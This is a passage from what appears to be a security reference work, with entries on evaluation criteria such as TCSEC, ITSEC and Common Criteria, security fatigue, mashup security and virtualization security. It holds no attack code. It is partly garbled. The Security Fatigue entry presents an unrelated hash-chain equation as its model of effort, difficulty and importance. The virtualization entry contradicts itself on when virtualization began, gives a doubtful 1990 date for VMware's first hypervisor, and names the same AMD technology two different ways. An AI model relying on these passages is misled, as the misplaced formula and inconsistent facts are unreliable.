previously used to grade or rate the security offered by a computer system product. No new evaluations are being conducted using the TCSEC although there are some still ongoing at this time. The TCSEC is sometimes referred to as the “Orange Book” because of its orange cover. The current version is dated 1985 (DOD 5200.28–STD, Library No. S225,711). The TCSEC, its interpretations, and guidelines all have different color covers and are sometimes known as the “Rainbow Series” (Trusted product evaluation program: computer security evaluation FAQ n.d.). It is available at http://www.radium.ncsc.mil/tpep/library/rainbow/5200.28-STD.html.

- *ITSEC by the European Commission (1991)*. The Information Technology Security Evaluation Criteria (ITSEC) is a European-developed criteria filling a role roughly equivalent to the TCSEC. Although the ITSEC and TCSEC have many similar requirements, there are some important distinctions. The ITSEC places increased emphasis on integrity and availability, and attempts to provide a uniform approach to the evaluation of both products and systems. The ITSEC also introduces a distinction between doing the right job (effectiveness) and doing the job right (correctness). In so doing, the ITSEC allows less restricted collections of requirements for a system at the expense of more complex and less comparable ratings and the need for effectiveness analysis of the features claimed for the evaluation.
- *CTCPEC by CSE Canada (1993)*. The Canadian Trusted Computer Product Evaluation Criteria is the Canadian equivalent of the TCSEC. It is somewhat more flexible than the TCSEC (along the lines of the ITSEC) while maintaining fairly close compatibility with individual TCSEC requirements.
- *Common Criteria ISO 15408 (2001)*. In 1990, the Organization for Standardization (ISO) sought to develop a set of international standard evaluation criteria for general use. The CC project was started in 1993 in order to bring all these (and other) efforts together into a single international standard for IT security evaluation. The new criterion was to be responsive to the need for mutual recognition of standardized security evaluation results in a global IT market. The common criteria combine the best aspects of TCSEC and ITSEC and aims to supersede both of them.

Theory/Applications

Selection of all the relevant criteria using a threat/risk analysis as a guide is typically the first aspect. Typically, in order to mitigate the range of risks, multiple criteria will need to be selected and evaluations performed. Some of the choices for security criteria are included below along with the category of the system in which they are applicable to:

- Components/modules
  - – Algorithm implementations

    Federal Information Processing Standards, i.e., FIPS 186-3
    Cryptographic Algorithm Validation Program
  - – Module implementations

    Federal Information Processing Standards, i.e., FIPS 140-2
    Cryptographic Algorithm Validation Program
  - – Side channel threats

    Simple power analysis
    Differential power analysis
    Timing attacks
    Extreme conditions, i.e., temperature, voltage, frequency, and radiation
- Commercial off-the-shelf items (COTS)
  - – Personal computers, applications, and appliances, i.e., routers and firewalls

    Common criteria ISO 15408

    - Security features and assurance

    Security content automation protocol

    - Secure setup and configuration of products
- Systems – Integration of COTs and custom component to full a system mission

– FISMA

FIPS 199, FIPS 200, and special publications

- Process to assess and manage system risk

– ISO 17799

Risk analysis and management of integrated systems

– Penetration testing

Assessing the actual system as implemented resistance to penetration

Security Fatigue

Steven Furnell[64] ✉

Compliance fatigue

Definition

The term security fatigue recognizes the situation in which users of systems and staff in organizations can tire of dealing with security or encountering messages and warnings in relation to it. It can be prompted by various factors, including the resulting complexity of security-related tasks, the overhead that security introduces onto other tasks, and/or the tiresome feeling of being continually presented with (or even feeling overloaded with) security-related information. The risk of security fatigue is that it can cause good practice to lapse, and thus, works against the interests of maintaining protection.

Background

The notion of security fatigue was first proposed by Furnell and Thomson (2009), who defined the concept and considered its applicability in an

organizational context. The theme was then adopted as a basis for a workshop at the Twelfth Symposium on Usable Privacy and Security (SOUPS) (Garfinkel et al. 2016), which in turn lead to a widely cited paper by Stanton et al. (2016). The latter further defined the concept and provided practical evidence of its existence and impact, based upon a qualitative study among average users. Stanton et al. consequently defined the term as "as a weariness or reluctance to deal with computer security."

From the perspective of maintaining security, the notion of fatigue can end up representing a threat, as good security practice is at risk of being compromised by peoples' reluctance to deal with it. There is a danger of them going through the motions, paying less attention to why the security is actually needed than to the challenge of just getting through it or getting it out of the way.

Theory and Application

The fact that cybersecurity is now everywhere – across multiple devices and systems, during both personal use and in the workplace – means that there are many more opportunities for it to be encountered and to generate ill-feeling if presented badly. The potential for problems is further amplified if the individual involved has not bought into the idea of security in the first place, underestimates the threats, or sees the issue as being low priority or someone else's responsibility to deal with. Furnell (2010) characterizes these aspects as security "hurdles" that need to be overcome in order to position someone to recognize security and their role in dealing with it. Further potential challenges are then to be faced in terms of confidence and capability of the user, and ultimately the usability of the technology they are required to use. Indeed, Bada and Sasse (2014) relate security fatigue specifically to the balance achieved between security and usability, suggesting that fatigue becomes an issue when things are skewed too far toward security. In reality, the link to usability is just one of the potential causes of fatigue, but it is certainly a frequent contributor.

The SOUPS workshop identified that fatigue is a by-product of security becoming visible to people for the wrong reasons, and then being further emphasized by factors such as performance impacts and poor usability. The feeling of fatigue is then manifested in how individuals then regard and

treat security, with the resulting risk that their negative perceptions ultimately serve to undermine their protection.

The original work from Furnell and Thomson discussed it in a workplace context, but the issue is certainly not limited to this scenario as people's overall feeling of fatigue with security can come as a cumulative effect of encounters in the context of both workplace and personal use.

Causes of Fatigue

Various factors can contribute toward an individual's sense of security fatigue, including the following examples:

- Repeated warnings about threats that users feel they rarely see (e.g., far more users will feel that they have been told about issues such as ransomware and hackers than those who have actually experienced it).
- Repeated and/or time-consuming actions that are required in the name of security. Good examples here would include potentially lengthy processes such as performing backups and scanning devices for malware, as well as short but frequent actions such as logging into devices and services. It needs to be recognized that security is not the reason that people are using their devices – there is always an intended task that it is potentially standing in the way.
- Being required to use security controls and processes for which they do not understand the purpose or benefit. If organizations or providers have not explained *why* something is needed, then it may set a lower threshold for the user's tolerance it.
- Being confronted with complicated or unintelligible security technologies. In some cases, even when users understand why a particular element of protection is needed, the way in which it is presented to them can represent a further challenge (e.g., interfaces laden with technical terminology, and dialogues forcing uninformed decisions). Such factors affect the usability and tolerability of the approaches and can again lead to people rejecting the technology that is intended to protect them.
- Being required to use various security methods and mechanisms on different systems and devices, which all seek to achieve the same goal. A good example is the range of approaches that the same user may experience in order to authenticate themselves on different devices and services. This can be particularly challenging in relation to those

involving memorized secrets, given the need to comply with varying rules and requirements.
- The sheer volume of security-related encounters that are now faced during routine day-to-day use of devices and services. This is particularly true with frontline controls such as authentication (which users have to pass before getting on with what they are actually trying to do), and disruptive controls such as installing updates (which can actively intrude upon activities already in progress).

The overhead and inflexibility of security is considered to be impeding day-to-day activities and productivity and can lead to people feeling the need to choose between them – leading to a personal cost-benefit analysis in which security is unlikely to emerge as the winner. Ahmad et al. (2019) report that staff tend to abandon security behavior when it is perceived as inconvenient.

Another contributor to the problem is when security is overemphasized to the point that users ultimately get tired of dealing with it and being told about it. Indeed, receiving the same message repeatedly can mean that we become desensitized to it and potentially even irritated by it. A good example in this context is provided by the introduction of the European General Data Protection Regulation (GDPR) in May 2018, where many individuals will have experienced fatigue both before and after the launch. The intention of GDPR is doubtless positive from the perspective of ensuring data privacy and protection for the individual, placing additional expectations upon organizations in their collection and handling of personal data, and imposing significant fines for noncompliance in terms of its usage and protection. However, the manner in which people found themselves encountering it was widely recognized as causing fatigue (Krieger 2019). People not only felt that they were endlessly being told about it in the lead up to the legislation coming into force, but then found themselves facing a seemingly endless round of consent requests from websites and online services once it started to operate. Many ended up feeling that GDPR was better for their data than it was for *them*!

Stanton et al. (2016) draw the parallel with decision fatigue, with their evidence suggesting that individuals experience the following behaviors and feelings:

- Avoiding unnecessary decisions
- Choosing the easiest available option

- Making decisions driven by immediate motivations
- Choosing to use a simplified algorithm
- Behaving impulsively
- Feeling resignation and a loss of control

All of these can serve to prevent security from being handled effectively and lead to resultant oversights, omissions, and ill-considered choices on the part of the user.

All of this serves to highlight a need for *balance* in how the issue is treated. Organizations in particular need to think about potential fatigue as a factor when technology choices are made (e.g., is a particular control going to fit alongside existing approaches, or will it add to the users' sense of burden?).

Assessing Fatigue

Furnell and Thomson (2009) identify three contributing factors that determine the level of fatigue that may be experienced:

- *Effort*. What security requires of the user in order to achieve compliance. In some cases, this is a fixed overhead, whereas in others it is an incremental effort. This contrast is illustrated by an activity such as backup, which requires a regular but consistent effort, versus the use of passwords, which imposes an increasing demand as users are required to select and manage an increasing volume of them.
- *Difficulty*. How easy it is for the user to deliver the required effort, which in turn relates to how the security concept has been realized in practice. For example, antimalware tools will incur a baseline of effort in terms of keeping them updated and responding to warnings. However, one tool could still be considered more difficult to use than another on the basis of how exactly it presents such warnings.
- *Importance*. How the user perceives and prioritizes the need to secure a given asset, and therefore reflects their motivation to keep going despite effort and convenience issues of the related controls. For example, if the user understands the need to protect their device or the data on it, then they will accept the time and effort tradeoffs required by security, even though their own use of the system could be smoother without it. As such, the other factors are essentially judged relative to this one in order to determine fatigue.

The relationship between the factors is then conceptualized as follows:

$$\begin{aligned} H_1 &= f\left(0^{n+1} \| X_1\right) \\ H_i &= f\left(H_{i-1} X_i\right), \ for\, i = 2, 3, \ldots, t \end{aligned}$$

While these factors are meaningful in concept, actually assigning values to them in practice is less straightforward.

If the level of fatigue gets too high, then this in turn is the point at which it can jeopardize security-compliant behavior and practices. If the user has the option to reduce, disable, or otherwise workaround the security, then reaching this threshold of fatigue may be the trigger for them to do so. In an extreme situation, it can contribute to what Pham et al. (2019) term "security burnout," referring to a form of physical and psychological exhaustion over performing security-related tasks.

Open Problems and Future Directions

While security fatigue is a recognized issue, there is no definitive single solution that can be recommended to address it.

Stanton et al. (2016) identify three recommendations for reducing the problem:

1. Limit the decisions users have to make related to security.

2. Make it easy for users to do the right thing related to security.

3. Provide consistency (whenever possible) in the decisions users need to make.

Each of these clearly relates to actions for those designing, developing, and implementing security controls. Where these controls exist within technologies that were purchased, there is often little that individuals or organizations can then do to influence the ease of use or consistency of the process. As such, we are left with workarounds such as providing additional training and support as a means to compensate for the inherent difficulties.

Effectively combatting security fatigue requires a combination of usable technology alongside more fundamental reconsideration of some of the security processes and procedures that employees are exposed to. This

demands a degree of reflection in terms of what people are being asked or expected to use, and how well they are supported in doing so. Is the security technology making reasonable demands? If not, are there ways to ease matters through training, and/or helping people to understand why it is necessary? Indeed, Haney and Lutters (2018) highlight the need for effective advocacy in order for security experts to bridge the gap with nonexperts, and to build means of communicating the benefits and addressing concerns.

It is, therefore, important to consider the way in which security is communicated and explained through awareness and education initiatives, and to recognize the potential of techniques such as security nudges to encourage behavior in the right direction. In this sense, effective nudges can be considered a direct antidote toward fatigue.

In an organizational setting, the impact of fatigue will also be linked to the overall level of security culture within the environment. If the culture is strong (e.g., underpinned by clear policy and reinforced through effective awareness-raising), then this is likely to work in favor of good practices being maintained in spite of people being frustrated and fatigued by them. In short, the culture will ensure that deficiencies of any individual aspect are outweighed by the overall realization of the need to ensure compliance. By contrast, if the security culture is weak, then fatigue will simply add to the problem, giving people a further incentive not to comply and ultimately leading to a weakening of the organization's security posture.

Overall, organizations should be looking for opportunities to reduce or avoid inconvenience (and resultant fatigue), via a combination making security as nonintrusive and automated as possible, alongside meaningful awareness and training support in order to ensure that people at least understand and accept the visible demands being made of them.

Security for Mashups

Sachiko Yoshihama[65] ✉
(65) IBM Research-Tokyo, Yamato, Kanagawa, Japan

✉ **Sachiko Yoshihama**
Email: sachikoy@jp.ibm.com

Definition

Security for mashups involves technologies or methods that allow integrating data or services from different sources, while protecting the security of each Web application or service from each other.

Background

Mashup is a technique for Web applications that integrates data or functions from different sources to create a new service. An example of a mashup application is a Web-based restaurant guide, which integrates an online map service to show the locations of the restaurants, combined with blog entries that provide reviews of those restaurants. The mashup approach allows creating new applications by leveraging content and services in existing Web sites.

However, a mashup application may pose new security risks, because typical mashup applications integrate into single Web page content and services from locations with different trust levels. Hence, if any of the sources have malicious intent, then that source might do something like injecting malicious client-side JavaScript code to attack the applications from other Web site (which is one form of cross-site scripting (XSS) attack).

Here are some examples of what a malicious script can do when injected into such integrated content. Such a malicious script may (1) steal sensitive information, such as passwords or credit card numbers as the user enters them into input fields provided by other applications; (2) modify information in parts of the Web page that appear to belong to other applications to display false or misleading information; (3) redirect the user to a malicious Web site that is hosting a phishing attack; or (4) transmit session cookies to the attacker, allowing certain authenticated sessions to be hijacked.

Most of today's Web browsers use the *same-origin policy* as a de facto standard security model, and therefore try to prohibit suspicious communication between windows and frames associated with different domains. However, the mashup of content and services from different domains often calls for data exchanges, and many mashup applications wind up trying to bypass or evade the same-origin policy by using various server-side or client-side techniques.

The server-side mashup method aggregates content from several third parties on the server of the mashup Web application so that the user's Web browser regards all of the content as coming from a single domain, and the communication between the sources domains is actually taking place in the server. In contrast, the client-side mashup method uses various loopholes in the same-origin policy while creating the mashup application in the user's Web browser. A typical client-side Mashup might use <script> tags to import client-side JavaScript code for third-party services. Since the same-origin policy is applied only at the granularity of the HTML document loaded within a browser window or frame, the imported JavaScript is regarded as belonging to the same domain as the HTML code that imported it, and this allows the effective aggregation of content from different domains. In addition, though the same-origin policy is applied to an asynchronous network access by using the XMLHttpRequest API, it is not applied to the network accesses originating with <img> or <script> tags in HTML, and thus the client-side JavaScript code can also communicate with third-party servers by dynamically modifying the src attributes of these elements.

Once the content from different domains is rendered in the same browser window or frame, it is not possible with the current browser architecture to enforce access controls. In today's browser architecture, all

of the JavaScript within a single window or frame share the same execution context, and cannot limit the access to variables or functions. In addition, existing variables or functions can easily be overwritten as long as a variable or function with the same name is declared. Any content within a browser window or frame can access the browser document object model (DOM) tree for that window or frame and read or write information that may belong to other applications.

Today's mashup applications assume there are trusted relationships between the mashup providers and the service providers to maintain the security of the application. However, even if a particular third-party service provider is not malicious, it may be vulnerable to XSS or other attacks, and other mashed-up applications can then be at risk through that vulnerable service. In particular, the screen 'real estate' used by advertisements is often subleased to other providers, making the trustworthiness of the actual content provider unclear.

Theory

Several researchers are addressing mashup security problems on existing browser architectures with the same-origin policy.

Subspace (Jackson and Wang 2007) proposes a secure mashup mechanism that isolates each application in an HTML iframe (inline frame) and then allowing only limited communication between the iframes. In general, applications downloaded from different domains cannot communicate, but most browsers relax the same-origin restriction by allowing overwriting of the built-in document.domain property with a super-domain of the original domain name. For example, two applications from foo1.bar.com and foo2.bar.com can communicate if they both overwrite their own document.domain to bar.com.

SMash (Keukelaere et al. 2008) also isolates applications by using iframes to enable secure mashups on existing browsers. It consists of a JavaScript framework that provides three-layer communication channels that allow cross-domain communication between iframes. SMash uses a method called "fragment communication," which leverages the fact that the built-in windows.location property cannot be read but can be overwritten by iframes that belong to different domains. SMash also provides security tokens to protect message integrity and guard against impersonations. Since

the upper layers of the communication channels are independent of the implementation of the bottom layer, the fragment communication can be replaced with other mechanisms once the browsers support native cross-domain communications. SMash became an industry standard and was published as open source software as OpenAjax Hub 2.0 (OpenAjax Hub 2.0 n.d.).

Open Problems

An essential cause of the mashup security problems is that the same-origin policy is no longer suitable to today's Web applications. The security of the same-origin policy was based on an assumption that the content originating from the same domain could be trusted. However, that assumption no longer holds, due to the prevalence of mashups and user-generated content. Content that appears to be from the same domain may actually be originating elsewhere.

There is work underway to redesign the browser architecture to explicitly support secure cross-domain communications. For example, W3C is designing the HTML5 specification as the next generation of HTML, in which a new "postMessage" function is proposed to support explicit communications between frames containing content downloaded from different domains (HTML5 n.d.).

In addition, the XMLHttpRequest Level 2 specification (XMLHttpRequest Level 2 n.d.) proposes to extend XMLHttpRequest to support explicit cross-domain network communication. The access control specification (Cross-Origin Resource Sharing 2009) that (XMLHttpRequest Level 2 n.d.) depends on is already implemented in Firefox 3.5 (HTTP access control n.d.). It has also been announced that Microsoft Internet Explorer® will support content isolation and explicit cross-domain communication (Microsoft, Better Ajax Development 2008).

However, mashup security issues originate from the fact that the architecture of the Web has changed much since the early days when the Internet was a relatively closed environment with few security risks. There are some ongoing efforts to radically change those legacy technologies to make them more secure, but in many cases such changes cannot be adopted because of backward compatibility requirements. It is an ongoing challenge to improve Web security while maintaining backward compatibility.

Virtualization security

Definition

Virtualization has many benefits such as server consolidation, lower energy bills, faster hardware, networking, and computing efficiencies. However, virtualization is still prone to security compromises by an attacker and has several significant security implications.

Background

What Is Virtualization?

Virtualization is the process of mapping the resources and interfaces of a virtual resource into the resources and interfaces of a host machine. This is a common strategy for improving the utilization of the existing computing resources (Scarfone et al. 2010). Virtualization provides a logical view instead of the physical view of the computing resources and makes available multiple operating systems (OS) running in parallel in a single physical computing platform.

The virtualization efforts began in 1990s and were primarily for testing and evaluating the new software. Virtualization recreates the end-user environments in a single mainframe computer (Scarfone et al. 2010). This way testers and evaluators can see how the software performs on Windows or Linux machines with various user settings.

When ×86 architecture and inexpensive PCs became available, the virtualization concept faded away (Uhlig et al. 2005). However, the virtualization for ×86 platforms was developed and revived by a company named VMware (VMWare 2010). VMware developed the first hypervisor for the ×86 architecture in 1990 and started the growth of the virtualization software industry.

Virtualization Types

Virtualization technology has been rapidly emerging as an important component of future computer systems, and currently, there are three types of virtualization, which are storage, network, and server virtualizations.

- *Storage virtualization* combines multiple storage devices into one storage resource so that storage appears to be a single device.
- *Network virtualization* divides available bandwidth into multiple channels, and each channel is assigned to a particular device and server to operate in real-time.
- *Server virtualization* provides a virtual version of a physical server and provides all server resources including processors, operating system, and memory virtually for the software running on the virtual server.

Out of these three different types of virtualization, server virtualization is the most popular and common technology. When people mention the

term “virtualization,” they are usually referring to server virtualization.

Virtualization Benefits

The utilization and implementation of virtualization has been increasing dramatically for industries, academia, and government agencies since there are many benefits of implementing virtualization. The list of benefits is provided below.

- *Server Consolidation*. This offers huge money savings to the companies and organizations by reducing the number and types of servers that supports their employees and applications. Currently, 60–80% of IT departments have been initiating consolidation projects since virtualization offers significant cost savings.
- *Dynamic Load Balancing*. This offers the distribution of workload to multiple devices and machines. Sometimes, applications running on a dedicated machine could slow down when the machine experiences increased workload. Dynamic load balancing helps to distribute the workload in such a way that applications do not experience a bottleneck or disruptions. This is very important for critical applications for businesses and organizations.
- *Lower Power Consumption*. The consolidation of machines and devices offers low power consumption. Because of the lower number of machines to manage, power consumption for cooling the machines also decreases.
- *Information Security*. Beside the energy efficiency, virtualization offers information security by isolating processes from attackers and malware. The user access to applications can be controlled tightly, and the application can be isolated from the end-user applications.
- *Failover Functionality*. Virtualization has the benefit of maintaining a system without taking down the system. This can be achieved by containing the applications in a pool. A user should be able to switch between multiple virtual machines (VMs).


Virtualization Security Risks

Virtualization offers a confined area so that any function performed within a virtual machine (VM) cannot affect the host OS or physical machine. However, there are a few security risks to be considered when the host OS

is infected or compromised. This can affect all VMs in the machine and intruders can modify VMs to have a negative effect.

Another security concern to consider is “hyperjacking,” in which an attacker creates and develops a thin hypervisor, and can take control of the underlying operating system. A good example of hyperjacking is software called Blue Pill rootkit (Perez and van Doorn 2008). This software was developed by a security researcher named Joanna Rutkowska and evades all detection from system administrators including the people responsible for detecting any infection or abnormality. This evasiveness allows the toolkit to take control of the operating system easily.

Lastly, it is possible to capture packets from the layer 2(data link) of the network by configuring a network interface card (NIC) even in the virtualized environment. This allows a computer to control the data flow of other network-connected systems and could cause unauthorized disclosure or the theft of stored data and programs.




Theory

Operating System-Based Virtualization Methods

Virtualization for operating systems offers several benefits (Uhlig et al. 2005). For example, upgrading OSes can be staged across VMs to minimize the downtime, and the failures in guest software can be isolated by the virtual machine monitor (VMM). Additionally, VMM has been improving recently, and the product offers wider benefits for clients and server systems. The following sections describe the three categories of OS-based virtualizations usages.


Workload Isolation



Workload isolation offers a way to stack the software on their own VMs. There could be multiple VMs, and each VM has a stack of software running on the assigned VM as shown in Fig. 1. This offers security and reliability advantages since the intrusion can be confined to the affected VM only. This category was developed by Thomas Bressoud and Fred Schneider by examining the fault-tolerance behaviors in separate VMs to recover from a system failure. Currently, workload isolation is offered in Microsoft’s Next Generation Secure Computing Base (NGSCB) and VMware’s Assured Computing Environment (ACE).

Security Implication in Virtualization, Fig. 1 Workload isolation (Uhlig et al. 2005)

Workload Consolidation



Workload consolidation offers to consolidate the workloads into a single physical platform instead of distributing the workload to a number of servers as shown in Fig. 2. Currently, data centers are challenged by a large number of heterogeneous servers running the same OS and applications for file serving and web hosting. This creates inefficiency especially if many servers are being underutilized. Therefore, workload consolidation can provide easier management of the consolidated platform.

Security Implication in Virtualization, Fig. 2 Workload consolidation (Uhlig et al. 2005)

Workload Migration


Workload migration offers to decouple the OS and applications from current hardware and migrate to different hardware as shown in Fig. 3. This method is used for hardware maintenance and workload balancing, and improves the quality of service (QoS) with lower operating cost. The workload migration has been demonstrated by the Xen and Internet Suspend-Resume Projects (Perez and van Doorn 2008).

Security Implication in Virtualization, Fig. 3 Workload migrations (Uhlig et al. 2005)

Hardware-Based Virtualization

To solve the big performance overhead of virtualization, several processor manufacturing companies have been developing hardware-based virtualization technologies. Virtualizing a typical computer system involves the system's shared resources such as Central Processing Unit (CPU), Input/Output (I/O), and some specialized peripheral devices. Hypervisors accommodate virtualization using the hardware in addition to the software. Hardware-based virtualization technologies have the advantages and disadvantages in security.

There were several hardware-based virtualization products such as Intel Vanderpool and AMD Pacifica Technology, Intel LaGrande and AMD Presario Technology, and Trusted Platform Module (TPM) Virtualization (Perez and van Doorn 2008).



Performance Comparisons

Operating systems (OS) virtualization has many advantages including transparent migration of applications, server consolidation, online OS maintenance, and enhanced system security. It also has its own share of challenges including system call interposition, virtualization state management, and race conditions.

The effectiveness of OS virtualization implementation was measured on both micro-benchmarks and real application workloads. It quantified race condition handling cost as a basis of comparison among different virtualization technologies. The hardware virtualization-based measurement details of the experimental results using a very low overhead Linux kernel module working across multiple kernel versions can be found in (Laadan and Nieh 2010).

System Architectures for Virtualization

Virtualization from the computer architecture domain perspective is to present an environment to one layer in an information technology stack, which abstracts or represents a lower layer. System architects typically add this layer of indirection between existing layers in a system stack to address specific problems such issues as support for functionality, standardizing interfaces on logical models, or usage for transparent load balancing of shared resources. But the major disadvantage of virtualization is its excessive performance overhead. A single emulated machine instruction can easily expand to a large number of real instructions and be a major cause for significant performance degradation. To alleviate this problem, CPU manufacturers have been developing hardware support for virtualization, in which all of the emulation occurs in the CPU itself. Major vendors have also been working on virtualization capabilities for CPU, I/O, and other devices. Traditional computer systems consist of memory (Random Access Memory), a CPU, an I/O controller, and I/O devices such as a disk, network, and video controllers. Virtualizing the shared resources in this architecture involves changing the CPU and the bus controller that arbitrates accesses to the I/O bus. A typical CPU consists of many shared resources such as interrupt vectors, page tables, interrupt controllers, timers, and special descriptor tables. The virtualized system is able to virtualize these resources with the right processor abstractions. It must give the illusion of a VM to the guest operating system that is running inside the physical computing resources. This involves managing physical memory, interrupts, faults, and I/O devices (Perez and van Doorn 2008; Laadan and Nieh 2010) (Fig. 4).

Security Implication in Virtualization, Fig. 4 Virtualized system architecture overview (Perez and van Doorn 2008)


Virtualization Security Overview

Migration of computing resources to a virtualized environment has little or no effect on most of the resources' vulnerabilities and threats, and many virtualization features offer both advantages and disadvantages in security (Scarfone et al. 2010). These security implications can be explained in three ways: (1) the isolation of guest OSes from each other, and the underlying hypervisor and the host OS, (2) guest OS monitoring, and (3) image and snapshot management.

Guest OS Isolation


The hypervisor manages guest OS access to hardware such as memory, CPU, and storage. Partitioning these resources for each guest OS implies that a VM can access its own resources but cannot access the other guest OSes' resources or any resources not allocated for virtualization use. The resources used by guest OSes can be physically partitioned or logically partitioned. In physical partitioning, the hypervisor assigns separate physical resources such as disk partitions, disk drives, and NICs to each guest. In logical partitioning, the resources are assigned to a single host or across multiple hosts allowing multiple guest OSes to share the same physical resources such as RAM and processors (Scarfone et al. 2010).

Guest OS Monitoring



The hypervisor has introspection ability to monitor each guest OS as it is running. Introspection provides full monitoring capabilities for the elements including network traffic, processes, memory, and many other elements of a guest OS. The hypervisor provides information such as firewalling, intrusion detection, and access control through introspection. In guest OS monitoring, network traffic monitoring is especially important when networking is performed, and network traffic monitoring can be done between two guest OSes on the host or between a guest OS and the host OS (Scarfone et al. 2010).

Image and Snapshot Management



A simple act of creating guest machine images and snapshots does not affect the vulnerabilities in the guest OSes, and their services and applications. However, images and snapshots themselves can affect security both positively and negatively. It can also affect information technology operations. The most important security issue with images and snapshots is that they contain very sensitive data such as personal data and passwords. The proliferation of images referred to as sprawl is also another important problem resulting from increasing the use of virtualization (Scarfone et al. 2010). It is necessary for the organizations to maintain a good set of images and snapshots for testing and eventual efficient management of virtualization.

Access Control Policy-Based Virtualization Security

As one of the representative hypervisor security architecture, the major components of the sHype Access Control Architecture is composed of the PM (Policy Manager), ACM (Access Control Module), and MH (Mediation Hooks). PM delivers the services of securely creating and updating the access control policy to decide which VMs can access which resources. ACM performs resource control, access control between VMs, isolation of virtual resources, and Trusted Platform Module (TPM)-based attestation. Security MHs mediate access to resources inside the hypervisor, enabling information flow between VMs (Perez and van Doorn 2008). Figure 6 shows the sHype hypervisor security architecture (Perez and van Doorn 2008).

Security Implication in Virtualization, Fig. 5 TPM Virtualization built on top of (**a**) IBM PCIX-Cryto Coprecessor and (**b**) a Hardware TPM (Perez and van Doorn 2008)

Security Implication in Virtualization, Fig. 6 The sHype security architecture (Perez and van Doorn 2008)

Trusted Platform Module-Based Virtualization Security

Trusted Platform Module (TPM) provides security that software cannot compromise (Perez and van Doorn 2008). TPM is an architecture built on top of a cryptographic coprocessor and hardware TPM as shown in Fig. 5. This architecture allows one to use a TPM on systems running multiple operating systems simultaneously. PCIX Crypto Co-processor (PCIXCC)

has tamper-sensing and responding mechanisms, and this is a great platform for virtual PM functionality. PCIXCC prevents intruders from accessing sensitive data on the device. Virtual TPM, as shown in Fig. 5b, protects the system by controlling multiple isolated VMs. This will enable multiple VMs to be housed in a single platform.

Applications

Overview

The motivation of information security for virtualization originates from the concept of separation of all resources from the virtual computer. With this separation, users can control interactions with these virtual computers using a small security kernel, and they can run whatever OS and software. As one computer gets too heavily loaded, they can also balance the workloads by moving the work to other virtual machines, which will prevent denial of service and other overloading issues. All of the issues one has with operating systems, security kernels, perimeter controls, intrusion detection and response, and encryption will still be there. In addition, users will not have the same control over where things happen, and users will lose the ability to keep track of things even more. There are a few commercially available security solutions for virtualization-based service systems (Cohen 2010).

Hypervisor Architecture

Early VMs were essentially computing environments that emulated the host system's existing hardware while arbitrating access to shared system resources. Systems of the time (i.e., largely mainframes designed in the 1960s and 1970s, such as IBM VM/370's predecessors) were expensive. These early VMs gave companies distinct economic advantages by allowing them to partition one physical system into multiple logical systems. The same advantages exist today for the IBM VM/370's heir, such as IBM PR/SM and z/VM VM monitors (VMMs), and the S/390 and zSeries mainframes. Hypervisors are particularly well suited for a few basic but strong security primitives such as separation and controlled sharing. Hypervisors function as reference monitors, providing workload isolation on an operating system instance granularity (as opposed to operating systems that strive to provide process-level isolation). The reference

monitor mediates all security-sensitive operations such as access to objects or communications between VMs. A hypervisor is also a key element in the trusted computing-based hardware, firmware, and software components in layered-system architectures that must be corrected to enforce the explicit or implicit system security policy. Because the hypervisor reference monitor mediates access to the entities such as processors, memory, disks, and VMs, hypervisors are often orders of magnitude smaller and less complex than modern operating systems. Hypervisors have traditionally supported strong isolation or separation of VMs and their workloads, including fault isolation—limiting an application or operating system fault's effect within a VM. However, hypervisors that support sharing based on explicit security policies and labels associated with each VM and its resources were not available on a large scale. This is partly because of the commercial requirements and the systems' high assurance government/military-oriented design targets. Because hypervisors must maintain isolation while maximizing resource utilization and support for the more distributed and interconnected nature of contemporary workloads, policy-driven controlled sharing requirements for commercial hypervisors on mid-range and high-volume systems are increasingly challenging.

Secure Hypervisor (sHype) Example

Figure 6 shows the sHype hypervisor security architecture developed by IBM and its integration into a VMM environment with major components of policy manager, which oversees the access-control policy, the access-control module (ACM), and the meditation hooks. The major goal of sHype is the establishment of a secure foundation for server platforms, functions of strong isolation and meditated sharing between VMs, attestation and integrity assurances, resource control and accurate accounting management, and secure services.

The security of a full virtualization solution is heavily dependent on the individual security of each of its components, including the hypervisor, host computer, host operating system, guest operating systems, applications, and storage. Organizations should secure all of these elements and maintain their security based on the security policies. Virtualization can be used in many ways. Therefore, the appropriate security controls for each situation vary. In general, organizations should have the same security controls in place for the virtualized operating systems as they have for the operating

systems running directly on hardware. The same is true for applications running on guest operating systems. If the organization has a security policy for an application, it should apply the same regardless of whether the application is running on an operating system within a hypervisor or on an operating system running on physical hardware (Scarfone et al. 2010; Uhlig et al. 2005; Perez and van Doorn 2008; Cohen 2010) (Table 1).

Security Implication in Virtualization, Table 1 Commercially available virtualization products and their security solutions

Type of virtualization	Commercial product/solution	Remarks
Hypervisor type	IBM VM/370 s (IBM PR/SM, z/VM VM monitors, S/390, zSeries mainframes, and DEC VAX VMM, KVM/370 (Karger et al. 1991; Gold et al. 1984; Robin and Irvine 2000; Intel)	Early primitive versions of virtualization by VMs for computing environments that stimulated or emulated the host system's existing hardware while arbitrating access to shared system resources
Hardware virtualization support type	Intel Vanderpool, AMD Pacifica Technology (Secure VM), and IBM Power5 (AMD; Armstrong et al. 2005; Advanced micro devices, AMD I/O virtualization technology (IOMMU) specification 2006)	Encapsulation all of the components of a guest operating system, including its applications and the virtual resources they use, into a single logical entity
I/O Memory management type	Intel LaGrande and AMD Presidio Technology (Grawrock 2006; LaPedus 2004; Trusted computing group 2004; Sailer et al. 2005; Barham et al. 2003; Sailer et al. 2004)	Process isolation, sealed storage, platform attestation, and secure I/O paths as the common core design concepts
sHype type	Xen open source hypervisor, IBM Research's Trusted Virtual Data Center, and Access control approach (Policy Manager) (Berger et al. 2008; Dyer et al. 2001)	Establishment of a secure foundation for server platforms, providing functions of strong isolation and mediated sharing between VMs; attestation and integrity guarantee; resource and account controls; and secure services
Trusted platform module (TPM) type	PCIXCC (IBM PCIX-Crypto Coprocessor) and vTPM (virtual TPM) (Berger et al. 2006)	Emerging security building block offering the system-wide hardware roots of trust that the system software can not compromise
Partition of tamper-resistant hardware type	Terra (Garfinkel et al. 2003)	Creation of protected systems by partitioning a tamper-resistant hardware into multiple VMs, presenting multiple virtual hosts on a single, general purpose platform

Commercially Available Products

The following table describes commercially available virtualization products and their security solutions.

Virtualization Security Tools

There are not many virtualization security tools. Vendors are rarely able to release additional virtualization security tools. Currently, the tools work with only one platform since the virtualization and APIs are relatively new. Table 2 summarizes a few representative virtualization security tools.

Security Implication in Virtualization, Table 2 Some representative virtualization security tools

Virtualization Security Tool	Description
Apani's EpiForce VM	Uses VPN and network security such as intrusion prevention systems and firewalls
